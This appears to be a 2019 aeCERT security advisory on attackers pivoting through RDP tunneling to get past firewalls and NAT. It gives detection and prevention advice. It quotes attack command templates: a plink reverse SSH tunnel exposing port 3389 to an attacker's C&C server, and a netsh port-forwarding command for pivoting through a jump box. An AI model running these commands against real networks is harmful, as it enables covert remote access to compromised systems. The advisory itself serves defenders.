


# Advanced Notification of Cyber Threats against Pivoting through RDP Tunneling



**Security Advisory**      ADV-19-03      **Criticality**      High      

**Advisory Released On**      06 February 2019

## Impact

Attackers leverage Remote Desktop Protocol (RDP) to permit bypassing network restrictions through network tunneling and host-based port forwarding

## Solution

[Adhere the advices written under the recommendations section.](#)

## Affected Platforms

- Windows Operating System (OS)


## Summary

As the leading trusted secure cyber coordination center in the region, aeCERT has researched and found about a newly discovered threat utilizing RDP in compromised environments. RDP provides the ability to remotely access systems. In compromised environments, attackers bypass the general protection provided by firewalls and NAT rules. It leverages firewall pinholes to establish the connection with a server blocked by firewall, and uses network tunneling and host-based port forwarding to access the compromised systems.

## Threat Details

RDP is designed to provide users the ability to remotely access systems through a pre-configured TCP port. Nevertheless, RDP must be enabled and configured properly to allow for remote access to RDP enabled systems. However, attackers are taking advantage of RDP to connect into compromised environments.

Attackers leverage firewall pinholes to establish the connection with a server blocked by firewall. After establishing connection with a server blocked by the firewall, attackers use network tunneling and host-based port forwarding to access compromised systems. Therefore, it bypasses the general protection provided by firewalls and NAT rules in response to inbound RDP connection attempts.





Attackers can use SSH to create encrypted tunnels allowing RDP ports to communicate with the attacker's C&C server.

Example of using plink SSH tool command

`plink.exe <users>@<IP or domain> -pw <password> -P 22 -2 -4 -T -N -C -R`


`12345:127.0.0.1:3389`



Attackers can also use administrative box pivoting with native netsh command to utilize RDP port forwarding and access compromised systems.

Example of netsh Port Forwarding Command:

```
netsh l p a v l=8001 listena=<JUMP BOX IP> connectp=3389 c=<DESTINATION IP>
```



## Recommendations

**To prevent this type of attack, entities are recommended with the following:**

### Host-based Prevention:

- Disable the remote desktop service for services that do not require it.
- Enable host-based firewall rules that denies inbound RDP connections.
- Prevent the use of RDP using local accounts on workstations by enabling the “Deny log on through Remote Desktop Services” security setting.

### Network-based Prevention:

- RDP connections should initiate from a designated jump box or centralized management server.
- Prevent privileged accounts from being used for RDP.
- Review firewall rules to identify port forwarding vulnerabilities.
- Inspect the content of network traffic.
- Set Snort rules to identify RDP tunneling in their network traffic.

### Host-based detection:

Review Registry Keys and Event Logs that could associate from the attack

- **Registry Keys:**
  - HKEY\_CURRENT\_USER\Software\SimonTatham\PuTTY
  - HKEY\_CURRENT\_USER\SoftWare\SimonTatham\PuTTY\SshHostKeys
  - HKEY\_CURRENT\_USER\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4
- **Event Logs:**
  - %systemroot%\Windows\System32\winevt\Logs\Microsoft-TerminalServices-LocalSessionmanager%3Operational.evtx
  - %systemroot%\Windows\System32\winevt\Logs\Security.evtx

## References

[FireEye](#)

## Contact Us

aeCERT  
P.O. Box 116688  
Dubai, United Arab Emirates

Tel (+971) 4 777 4003  
Fax (+971) 4 777 4100  
Email [info\[at\]aeCERT.ae](mailto:info[at]aeCERT.ae)  
Instagram [@TheUAETRA](#)  
Twitter [@TheUAETRA](#)

For secure communications with aeCERT with regards to sensitive or vulnerability information please send your correspondences to [aeCERT\[at\]aeCERT.ae](mailto:aeCERT[at]aeCERT.ae)